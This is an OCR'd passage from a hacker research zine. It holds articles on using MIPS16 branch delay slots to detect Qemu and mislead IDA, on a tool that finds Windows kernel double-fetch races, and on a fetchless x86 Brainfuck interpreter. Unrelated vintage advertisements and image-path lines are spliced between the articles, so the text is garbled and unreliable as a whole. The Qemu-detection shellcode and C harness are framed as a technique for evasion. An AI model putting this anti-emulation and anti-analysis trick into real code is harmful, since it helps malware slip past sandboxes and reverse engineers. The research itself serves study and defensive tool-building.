Washington 4, D.C.
Phone: MEtropolitan 8-1016

TELETYPE®
CORPORATION SUBSIDIARY OF *Western Electric Company* INC.




Figure 7. MIPS 74Kc Pipeline

Despite careful work to maintain compatibility between MIPS16 and MIPS32, there are inevitable differences. MIPS16 only has direct access to eight registers, rather than the 32 of its larger cousin.

CPU Pipelines

In Hennessy and Patterson's books, a five-stage pipeline is described and hammered into the poor reader's head. This classic RISC pipeline isn't what you'll find in modern chips, but it's a lot easier to keep in mind while working on them. The stages in order are Instruction Fetch (IF), Instruction Decode (ID), Execute (EX), Memory Access (MEM), and Write Back (WB).

Each pipeline stage can only hold one instruction at a time, but by passing the instructions through as a queue, multiple instructions can exist in *different stages* at the same time. When a branch is mis-predicted, the pipeline will be "flushed," which is to say that the partially-completed instructions from the incorrectly guessed branch are blown to the wind and replaced with harmless NOP instructions, which are sometimes called "bubbles."

Bubbles are also one way to avoid "data hazards," which are dependencies between instructions that run at the same time. For example, if you were to use a value just after loading it, the CPU would have to either insert a bubble to delay the second instruction until the value is ready or it would "forward" the register result.[35]

The MIPS 74Kc on one of our target machines has 14 or 15 pipeline stages, depending upon how you count, plus three additional stages for MIPS16e instruction decoding.[36] These stages are quite well documented, but to ease the explanation a bit, we won't bore you with the details of exactly what happens where. The stages themselves are shown in Figure 7, helpfully illustrated by Ange Albertini.

Extended (Wide) Instructions

We mentioned earlier that MIPS16 instructions are usually just one instruction word, but that sometimes they are two. That's a bit vague and handwavy, so we'd like to clear that up now with a concrete example.

There is an Extend Immediate instruction which allows us to enlarge the immediate field of another MIPS16 instruction, as its immediate field is smaller than that in the equivalent 32-bit MIPS instruction. This instruction is itself two bytes, and is placed directly before the instruction which it will extend, making the "extended instruction" a total of four bytes.

[35] Very early MIPS machines made the hazard the compiler's responsibility, in what was called the "load delay slot." It is separate from the "branch delay slot" that we'll discuss in a later section, and is no longer found in modern MIPS designs.

[36] `unzip pocorgtfo15.pdf mips74kc.pdf`

For example, the opcode for adding an immediate value of 1 to `r2` is `0x4a01`. (`r2` is the register for both the first argument to a function and its return value.) Because MIPS16 only encodes room for five immediate bits in this instruction, it allows for an extension word before the opcode to include extra bits. These can of course be zero, so `0xF000 0x4a01` also means `addi r2, 1`.

Some combinations are illegal. For example, extending the immediate bits of a NOP isn't quite meaningful, so trying to execute `0xF008 0x6500` (Extended Immediate NOP) will trigger a bus error and the process will crash.

The Extended Shift instruction shown along with a regular Shift in Figure 8. Now how the prefix word changes the meaning of the subsequent instruction word.

However, thinking of these two words as a single instruction isn't quite right, as we'll soon see.

Delay Slots

Unlike ARM and Thumb, but like MIPS32 and SPARC, MIPS16 has a branch delay slot. The way most folks think of this, and the way that it is first explained by Patterson and Hennessy,[37] is that the very next instruction after a branch is executed regardless of whether the branch is taken.

Sometimes this is hidden by an assembler, but a disassembler will usually show the instructions in their physical order. IDA Pro helpfully groups the delay-slot instruction into the proper block, so in graph view you won't mistake it for being conditionally executed.

Extended Instructions in a Delay Slot

So what happens if we put a multi-word instruction into the delay slot? IDA Pro, being first written for X86, assumes that X86 rules apply and the whole chunk is one instruction. Qemu agrees, and a quick test of the following code reveals that the full instruction is executed in the delay slot.

We can test this as we see that on both real hardware and Qemu, extending an instruction like a `NOP` that shouldn't be extended will trigger a bus error. However, when we put this combination after a return, it will only crash Qemu. In this case in hardware, only the extension word was fetched, which didn't cause an issue.

```
1 0xE820 //Return.
  0xF008 //Extension word.
3 0x6500 //NOP, will crash if extended.
```

This is a known issue with the MIPS16e instruction set.[38] To quote page 30, *"There is only one restriction on the location of extensible instructions: They may not be placed in jump delay slots. Doing so causes UNPREDICTABLE results."*

Making Something Useful

We can now crash an emulator while allowing hardware to execute, but let's improve this technique into something that can be used effectively for evasion. We'll replace the `NOP` which caused the crash when extended with an instruction which is intended to be extended, specifically an add immediate, `addi`.

```
1 0x6740 // First we zero r2, the
         // return value.
3 0xE820 // jr $ra   (Return)
  0xF000 // Extended immediate of 0.
5 0x4A01 // Add immediate 1 to r2.
         // (only executed in Qemu)
```

If we take that shellcode and view the IDA disassembly for it, you will see that, as above, IDA groups the delay-slot instruction into the function block so it looks like one is added to the return value. See Figure 9, being careful to remember that `$v0` means `r2`.

[37] Page 444 of Computer Organization and Design, 2nd ed.

[38] `unzip pocorgtfo15.pdf mips16e-isa.pdf`




Figure 8. MIPS16 Regular and Extended Shift Instructions


But hang on a minute, that delay slot holds two instruction words, and as we learned earlier, these can be thought of as separate instructions!

In fact, IDA only shows the instruction bytes on the left if you explicitly request a number of bytes from the assembly be shown. Without these being shown, a reverse engineer might forget that the program assembled a double-length instruction and thus that this behavior will occur.

This shows how we can confuse static analysis tools, which disassemble without taking into account this special case.

Let's now look at what happens when we take the above shellcode and execute it as a function from a program. We print the return value from the function in the below sample output.

```
int exec16(int (*fptr16)(int),
           int verbose){
  uint32_t res;
  uint8_t* bytes;
  int (*functionPtr)(int);
  functionPtr=(void*) (((int)fptr16)|1);
  return functionPtr(0xdeadbeef);
}

uint16_t amiemulated16[]={
0x6740, // First we zero r2, the
        // return value.
0xE820, // jr $ra    (Return)
0xF000, // Extended immediate of 0.
0x4A01  // Add immediate 1 to r2.
        // (only executed in Qemu)
};

int main() {
  printf("I am running %s.\n",
    exec16((void*) amiemulated16, 0)
    ? "in Qemu"
    : "on real hardware");
  return 0;
}
```



"ONE DOES NOT TRAVEL ELEVEN THOUSAND MILES WITHOUT ACQUIRING THE RIGHT TO BE TIRED."

We've discussed how IDA sees the extended addition as a single instruction, when in fact they are two separate MIPS instructions. But how is this handled in an emulator versus real MIPS hardware?

On the real hardware, when the return instruction is processed, the next instruction in the pipeline is `0xF000` (the extension instruction) and this is executed in the branch delay slot. That instruction, however, becomes a `NOP` in hardware.

```
ROM:0000 .set mips16
ROM:0000 # ======= SUBROUTINE =======
ROM:0000 amiemulated:
ROM:0000 67      40              move  $v0, $zero # Clear return value to zero.
ROM:0002 E8      20              jr    $ra        # Return
ROM:0004 F0      00 4A 01        addiu $v0, 1     # Adds 1 to return value in Qemu.
ROM:0004 # End of function amiemulated           # This becomes a NOP on real hardware.
```

Figure 9. MIPS16 Machine Code abusing the Delay Slot

THE GODS ARE ATHIRST

By ANATOLE FRANCE

A Translation by ALFRED ALLINSON

***Demy* 8*vo*. 6*s*.**

SOME PRESS OPINIONS.

STANDARD.—"'Les Dieux ont Soif' has appeared in English, and a new section of our public has the opportunity of learning what the sagest writer of to-day thinks of the French Revolution. Only supreme genius could have given him the power to enter so fully into the minds of the diverse beings with whom he peoples his narrative. Here we have him as a lover of the whole human race, even though he laughs gently at their strange ways. It is a wonderful book."

MANCHESTER GUARDIAN.—"Most spiritedly translated in this fine edition, it is a sane book about a mad year. His attitude is so finely pondered, so sensitively balanced, so penetrating and ironic that the Terror slips into the natural order of things."

SUNDAY TIMES.—"The tale reveals an extraordinarily fine grasp of history, an insight that is almost uncanny into the thoughts and phrases of the Jacobin doctrinaires and a genuine sense of drama and climax. This calm, scholarly, worldly-wise, ironic philosopher setting himself to evoke by the magic of his art the days in which the fanatics of the French Revolution tried to make a nation virtuous by mere enactments—could we have a more piquant experiment in fiction."

BOOKMAN.—"In this brilliant and fascinating book Anatole France creates for us the atmosphere of the Revolution. Here, as elsewhere, Anatole France displays a wealth of minute learning. He is a master of unobtrusive detail, exquisite preciseness and finish of style."

ACADEMY.—"In this case the translation has been well and simply achieved, with the result that very little of the grim power, humour and pathos of the genius of Anatole France has been lost."

GUARDIAN.—"In this brilliant vivid study, the French Revolution appears as a more vital, because more vividly imagined, movement than in most of the histories of the period."

JOHN LANE, THE BODLEY HEAD, VIGO ST., W.

ALL KINDS OF

Stringed Instruments,

Parts thereof.

FINE STRINGS, High-Grade Repairing.

BREITKOPF & HÄRTEL, I.

39 E. 19th St., New York.

Write for Catalogue.

ALOGUE FREE!

We give the following premiums with **TEA.**

Watches, Solid Gold Rings Banquet Lamps, Banjos, Autoharps, Air Guns, Tea, Dinner and Toilet Sets.

Liberal Tea Co., 103 Cross St., Boston, Mass.


```
~$ uname -a
Linux target 3.12.1 #1 mips GNU/Linux
~$ ./hello
I am running on real hardware.
```

The reason this detection works, we hypothesize, is because Qemu doesn't actually have a pipeline, and thus it is emulated by knowing that it should run the instruction following a branch, to "correctly" handle the branch-delay slot. When it reads that next instruction, it reads the two instructions that it sees as a single extended instruction, instead of just reading the extension.

```
~$ mips-linux-gnu-gcc -static -std=gnu99 \
    hello.c -o hello
~$ qemu-mips -L /usr/mips-linux-gnu hello
I am running in Qemu.
```

In hardware, we should note, the instruction isn't exactly tossed away because it's broken in half. The extension word, as the first half of the pair, never really gets executed on its own; rather, it hangs around in the pipeline to modify the subsequent instruction word. As the pipeline flows, the first word becomes a bubble as the second word becomes the single, unified instruction, but that unified instruction is too late to be executed. Instead, it is cruelly flushed from the MIPS16 pipeline while the bible ahead of it becomes a worthless NOP.

Thus, with just the eight byte function `0x6740 0xe820 0xf000 0x4a01`, we can reliably detect emulation of MIPS16. As an added bonus, IDA Pro will agree with the simulation behavior, rather than the hardware behavior.

– – – – – – – – – – –

Kind thanks are due to Thorsten Haas for lending us a MIPS shell account on impossibly short notice.

If you'd like to play around with more differences between hardware and emulation, we'll note that in MIPS32, `0x03E00008 0x03E00008` is a clean return to `$ra` on hardware, but crashes Qemu. To crash on hardware and return normally in Qemu, use `0x03e0f809 0x8fe20001`.

Cheers from Hanover, New Hampshire,
Travis and Ryan

15:10 Windows Kernel Race Condition Analysis While Accessing User-mode Data

by BSDaemon and NadavCh

In 2013, Google's researchers Mateusz Jurczyk (J00ru) and Gynvael Coldwind released a paper entitled "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns."[39] They discussed race conditions in the Windows kernel while accessing user-mode data and demonstrate how to find such conditions using an instrumented emulator. More importantly, they offered a very thorough explanation of how the identification of such issues is possible, specifically listing these conditions of interest:

1. At least two reads of the same virtual address;
2. Both read operations take place within a short time frame. The authors specifically recommend identifying reads in the handling of a single kernel entrance;
3. The reads must execute in kernel mode;
4. The virtual address subject to multiple reads must reside in memory writable by Ring-3 threads, in order for the user mode to be able to take advantage of the race.

Interestingly most of these races are exploitable—i.e., possible for the attacker to win—on modern machines given multiple CPU cores. The exceptions would be in memory areas that are administrator-owned, or in situations that are early boot—and thus not in a memory area that can be mapped by an attacker. Even if the user-mode area is only writable by administrator-owned tasks, it might still be a problem given that it leads to code execution in kernel mode that is prohibited to the administrator and bypasses kernel driver signing. Notably, the early boot cases are only non-exploitable if they are not part of services prohibited after boot.

We reproduced Google's research using Intel's SAE[40] and got some interesting results. This paper explains our approach in the hope of helping others understand the importance of documenting findings and processes. It also demonstrates other findings and clarifies the threat model for the Windows Kernel, thanks to our discussions with the MSRC. We share all the traces that generated double fetches for Windows 8 (pre and post booting) and Windows 10 (again, pre and post boot).[41]

We also share our implementation: it contains the parameters we used for our findings, the tracer, and the analyzer—and can be used as reference to audit other areas of the system. It also serves as a good way to understand the instrumentation capabilities of Simics and SAE, even though these are, unfortunately, not open-source tools.

For the findings per se, almost all parameters appear to be probed and copied to local buffers inside of try-except blocks. We flagged them as double-fetches because some of the pointers are probed first and then accessed to copy out actual data, like `PUNICODE_STRING->Buffer`. One of them is not inside a try-catch block and is a local DoS, but we do not consider it a security issue, since it is in administrator-owned memory. Many of them are not related to Unicode strings and are potential escalations-of-privilege (see Figure 10), but once again, for the threat model of the Windows Kernel, administrator-initiated attacks are out of scope.

Microsoft nevertheless fixed some of the reported issues. Obviously, mitigations in kernel mode might still prevent or make exploiting some of those very difficult.

Our findings concern three classes of issues:

Admin ↔ kernel cases: Microsoft did fix these, even though their threat model does not consider this a security issue. They may have considered the possibility of these cases used for a CSP bypass or a sandbox bypass—even though we did not find cases where a sandboxed process had administrator privileges.

Local DoS cases: These were also fixed, considering that a symlink can be created by anyone and this was a non-admin-only case.

Other cases: The rest of the cases do not appear to be of consequence of security. We are sharing the traces with the community, in case anyone is interested in double-checking :)

[39] Mateusz Jurczyk and Gynvael Coldwind, "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns," Google, 2013. `unzip pocorgtfo15.pdf bochspwn.pdf`

[40] Nadav Chachmon et al., "Simulation and Analysis Engine for Scale-Out Workloads," Proceedings of the 2016 International Conference on Supercomputing (ICS '16), Istanbul, Turkey; `unzip pocorgtfo15.pdf chachmon.pdf`

[41] `git clone https://github.com/rrbranco/kdf ; unzip pocorgtfo15.pdf kdf.zip`

Tool Description

We implemented a Kernel Double Fetch tool (KDF), similar to the tool described in *Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns*.[42] The tool has a runtime phase, in which KDF candidates are identified, and a post-runtime phase, in which these KDF candidates are analyzed based on whether the fetches are actually used by the kernel.

In the runtime phase, there is a `ztool` that looks for system-call related instructions. When such an instruction is triggered, the tool will dynamically configure itself to enable memory access notifications and instruction execution notifications. Whenever the kernel reads from the same user-space address twice or more, the tool will generate a file that describes the assembly instructions and the memory access addresses. As an optimization, the tool analyzes each system call number only the first time it is called; consecutive calls to the same system call will not be analyzed. As correctly pointed out by J00ru, though, this optimization can hinder the discovery of some potential bugs that are only reached under very specific conditions—and not during the first invocation of the affected system call. The code can be easily changed to address that concern.

After this work has completed, the KDF candidates are filtered, and only if the kernel read the memory twice or more and performed some operation based on the read, a violation will be reported.

We make the KDF `ztool` source code public. You may get it from under `<zsim-kit>/src/ztools` and open the Visual Studio solution. Make sure you build an x64 version of the tool. (Look in the Visual Studio configuration.) After that you can load the tool when you boot Win10. The tool generates candidates for KDF in separate log file in the current working directory. After completing the run of the simulation you may use the `kdf_analyzer`. The real KDF candidates will be located in the results directory.

```
cd src/ztools/kdf
python3.4 kdf_analyzer \
  -id <zsim-simics-workspace> \
  -if <kdf-violations-basename> \
  -rd <results-directory>
```

[42] `http://research.google.com/pubs/pub42189.html`

Approach

The simulation tool is dependent on SAE, and runs as a plugin to it. It works by loading the KDF tool included in this paper, booting the OS, and executing whatever test bench; the plugin will capture suspicious violations. After stopping the simulation, the KDF-analyzer scans the suspected violations recorded by the plugin and outputs the confirmed cases of double-fetches. Note that while these are real double-fetches, they are not necessarily security issues.

The algorithm of the plugin works as follows. It starts the analysis upon a SYSCALL instruction, monitoring kernel reads from user addresses. It reports a violation on two reads from the same user-space address in the same instruction window. It stops the KDF analysis after Instruction-Window is reached in the same syscall scope, or upon a ring transition.

Performance is guaranteed since each syscall is instrumented only once and the instrumentation is enabled only in the system call range, supported by the tool itself.

The analyzer—responsible for post-analysis of the potential violations—is a Python script that manages the data flow dependencies. It adds a reference upon a copy from a suspected address to a register/address. It removes the dependency reference upon a write to a previously referenced register/memory, similar to a taint analysis. It reports a violation only if two or more distinct kernel reads happen from the same user-mode address.

We looked into the system call range 0–5081. We dynamically executed 450 syscalls within that range—meaning that our test bed is far from completely covering the entire range. The number of suspected cases flagged by the plugin was 67 and the number of violations identified was 8.

Interesting Cases

Figure 10 shows some of the interesting cases. The Windows version was build number 10240, TH1 RTM candidate.

You will find traces extracted from our tests in directories `win10_after_boot/` and `win8_after_boot/`. As the names imply, they were collected after booting the respective Windows versions by just using the system: opening calc, notepad, and the recycle bin.

API	Exploitable?	Why?
`nt!CmOpenKey`	No	`UNICODE_STRING`, Read the Unicode structure and then read the actual string. Both are properly probed.
nt!CmCreateKey	No	`UNICODE_STRING`
`nt!SeCaptureObject-AttributeSecurity-DescriptorPresent` nt!SeCaptureSecurity-Qos		
`nt!ObpCaptureObject-CreateInformation`	No	Reading and then Checking if NULL. Getting length, probing, and then copying data
nt!EtwpTraceMessageVa	No	Reading, checking against NULL, probing and then copying data
`nt!NtCreateSymbolic-LinkObject`	No	`UNICODE_STRING`, May lead to Local DOS. No try-catch on user mode address reference, at least not at the top function; it may be deeper in the call stack
win32kbase!bPEB-CacheHandle	No	Working on addresses of PEB structure and not on pointers, try-catch will save in case of a malformed PEB

Figure 10. Interesting cases.

The filenames include the system call number and the address of the occurrence, to help identify the repeated cases, e.g., `kdf-syscall-4101.log.data_flow_0x7ffe0320`, `kdf-syscall-4104.log.data_flow_0x7ffe0320`, `kdf-syscall-4105.log.data_flow_0x7ffe0320`. For example, the address `0x7ffe0320` repeats in both Win10 and Win8 traces. We kept these repeated traces just to facilitate the analysis.


We also include the directories `results_-win10_boot/` and `result_win8_boot/`, which show the traces of interest *during* the boot process. These conditions are less likely to be exploitable, but some addresses in them repeat post-boot as well.

The format of trace files is quite straightforward, with comments inserted for events of interest:

```
--START ANALYZING KDF, ADDRESS: 0x2f7406f390
--  -> Defines the address of interest
```

Also included are the instructions performed during the analysis/trace:

```
180: 0xfffff803650acdd4
       mov rcx, qword ptr [rbx+0x10]
READ: VA = 0x2f7406f390, LA = 0x2f7406f390,
       PA1 = 0x79644390, SIZE = 0x8,
       DATA = 0x0002f746f3f8
```



The KDF detection happens on the following commentary on the trace:

```
--Data-flow dependency originated from
--line 180 is used: rcx
```

As you can see, the commentary includes the line at which the data-flow dependency was marked.

Our detection process begins when a `syscall` instruction is issued. While inside the call, we analyze kernel reads from the user address space, and report whenever two reads hit the same address; however, we remove references if a write is issued to the address. We stop the analysis once an instruction threshold is hit, or a ring transition happens.

Future Work


Leveraging our method and the toolset should make the following tasks possible.

First, it should be possible to find multiple writes to the same user-mode memory area in the scope of a single system service. This is effectively the opposite of the current concept of a violation. This may potentially find instances of accidentally disclosed sensitive data, such as uninitialized pool bytes, for a short while, before such data is replaced with the actual system call result.

Second, it should be possible to trace execution of code with `CPL=0` from user-mode virtual address space, a condition otherwise detected by the SMEP mechanism introduced in the latest Intel processors. Similarly, it should be possible to trace execution of code from non-executable memory regions that are not subject to Data-Execution-Prevention, such as non-paged pools in Windows.

Third, KDF should be studied on more operating systems.

Last but not least, other cases of cross-privilege mode double fetches should be investigated. There is far more work left to be done in tracing access to find these sorts of bugs.



Acknowledgments

We would like to thank Google researchers Mateusz Jurczyk and Gynvael Coldwind for releasing an awesome paper on the subject with enough details to reproduce their findings. (Mateusz was also kind enough to give feedback on this paper.) MSRC for helping to better define the threat model for Windows Kernel Vulnerabilities, and for their collaboration to triage the issues. We also thank Intel's Windows OS Team, specially Deepak Gupta and Volodymyr Pikhur, for their help in the analysis of the artifacts.

Is your washroom breeding

Insider Threats?

Employees lose respect for a company that fails to provide decent facilities for their comfort

TRY wiping your hands six days a week on harsh, cheap paper towels or awkward, unsanitary roller towels—and maybe you, too, would grumble.

Towel service is just one of those small, but important courtesies—such as proper air and lighting—that help build up the goodwill of your employees.

That's why you'll find clothlike ScotTissue Towels in the washrooms of large, well-run organizations such as R.C.A. Victor Co., Inc., National Lead Co. and Campbell Soup Co.

ScotTissue Towels are made of "thirsty fibre". . . an amazing cellulose product that drinks up moisture 12 times as fast as ordinary paper towels. They feel soft and pliant as a linen towel. Yet they're so strong and tough in texture they won't crumble or go to pieces . . . even when they're wet.

And they cost less, too—because one is enough to dry the hands—instead of three or four.

Write for free trial carton. Scott Paper Company, Chester, Pennsylvania.

ScotTissue Towels - *really* dry!

Reprinted by the TRACT ASSOCIATION OF PoC||GTFO AND FRIENDS

15:11 X86 is Turing-Complete without Data Fetches

by Chris Domas

One might expect that to compute, we must first somehow access data. Even the most primitive Turing tarpits generally provide some type of load and store operation. It may come as a surprise, then, that most modern architectures are Turing-complete without reading data at all!

We begin with the (somewhat uninspiring) observation that the effect of any traditional data fetch can be accomplished with a pure instruction fetch instead.

```
  data:
    .dword    0xdeadc0de
    mov       eax, [data]
```

That fetch in pure code would be a move sourced from an immediate value.

```
    mov       eax, 0xdeadc0de
```

With this, let us then model memory as an array of "fetch cells," which load data through instruction fetches alone.

```
  cell_0:
    mov       eax, 0xdeadc0de
    jmp       esi
  cell_1:
    mov       eax, 0xfeedface
    jmp       esi
  cell_2:
    mov       eax, 0xcafed00d
    jmp       esi
```

So to read a memory cell, without a data fetch, we'll `jmp` to these cells after saving a return address. By using a `jmp`, rather than a traditional function call, we can avoid the indirect data fetches from the stack that occur during a `ret`.

```
  mov       esi, mret              load return address
  jmp       cell_2                 load cell 2
mret:                              return
```

A data write, then, could simply modify the immediate used in the read instruction.

```
    mov       [cell_1+1], 0xc0ffee   set cell 1
```

Of course, for a proof of concept, we should actually compute something, without reading data. As is typical in this situation, the BrainFuck language is an ideal candidate for implementation — our fetch cells can be easily adapted to fit the BF memory model.

Reads from the BF memory space are performed through a `jmp` to the BF data cell, which loads an immediate, and jumps back. Writes to the BF memory space are executed as self modifying code, overwriting the immediate value loaded by the data cell. To satisfy our "no data fetch" requirement, we should implement the BrainFuck interpreter without a stack. The I/O BF instructions (`.` and `,`), which use an `int 0x80`, will, at some point, use data reads of course, but this is merely a result of the Linux implementation of I/O.

First, let us create some macros to help with the simulated data fetches:

```
%macro simcall 1
  mov       esi, %%retsim
  jmp       %1
%%retsim:
%endmacro

%macro simfetch 2
  mov       edi, %2
  shl       edi, 3
  add       edi, %1
  mov       esi, %%retsim
  jmp       edi
%%retsim:
%endmacro

%macro simwrite 2
  mov       edi, %2
  shl       edi, 3
  add       edi, %1+1
  mov       [edi], eax
%%retsim:
%endmacro
```

Next, we'll compose the skeleton of a basic BF interpreter:

```
_start:
.execute:
  simcall   fetch_ip
  simfetch  program, eax

  cmp       al, 0
  je        .exit
  cmp       al, '>'
  je        .increment_dp
  cmp       al, '<'
  je        .decrement_dp
  cmp       al, '+'
  je        .increment_data
  cmp       al, '-'
  je        .decrement_data
  cmp       al, '['
  je        .forward
  cmp       al, ']'
  je        .backward
  jmp       done
```

Then, we'll implement each BF instruction without data fetches.

```
.increment_dp:
  simcall   fetch_dp
  inc       eax
  mov       [dp], eax
  jmp       .done



.decrement_dp:
  simcall   fetch_dp
  dec       eax
  mov       [dp], eax
  jmp       .done



.increment_data:
  simcall   fetch_dp
  mov       edx, eax
  simfetch  data, edx
  inc       eax
  simwrite  data, edx
  jmp       .done



.decrement_data:
  simcall   fetch_dp
  mov       edx, eax
  simfetch  data, edx
  dec       eax
  simwrite  data, edx
  jmp       .done



.forward:
  simcall   fetch_dp
  simfetch  data, eax
  cmp       al, 0
  jne       .done
  mov       ecx, 1



.forward.seek:
  simcall   fetch_ip
  inc       eax
  mov       [ip], eax
  simfetch  program, eax
  cmp       al, ']'
  je        .forward.seek.dec
  cmp       al, '['
  je        .forward.seek.inc
  jmp       .forward.seek
.forward.seek.inc:
  inc       ecx
  jmp       .forward.seek
.forward.seek.dec:
  dec       ecx
  cmp       ecx, 0
  je        .done
  jmp       .forward.seek
```

```
.backward:
  simcall   fetch_dp
  simfetch  data, eax
  cmp       al, 0
  je        .done
  mov       ecx, 1
.backward.seek:
  simcall   fetch_ip
  dec       eax
  mov       [ip], eax
  simfetch  program, eax
  cmp       al, '['
  je        .backward.seek.dec
  cmp       al, ']'
  je        .backward.seek.inc
  jmp       backward.seek
.backward.seek.inc:
  inc       ecx
  jmp       .backward.seek
.backward.seek.dec:
  dec       ecx
  cmp       ecx, 0
  je        .done
  jmp       .backward.seek


.done:
  simcall   fetch_ip
  inc       eax
  mov       [ip], eax
  jmp       .execute


.exit:
  mov       eax, 1
  mov       ebx, 0
  int       0x80
```

Finally, let us construct the unusual memory tape and system state. In its data-fetchless form, it looks like this.

```
fetch_ip:

  db        0xb8                    mov eax, xxxxxxxx
ip:
  dd        0
  jmp       esi
fetch_dp:
  db        0xb8                    mov eax, xxxxxxxx
dp:
  dd        0
  jmp       esi
data:
  times     30000 \
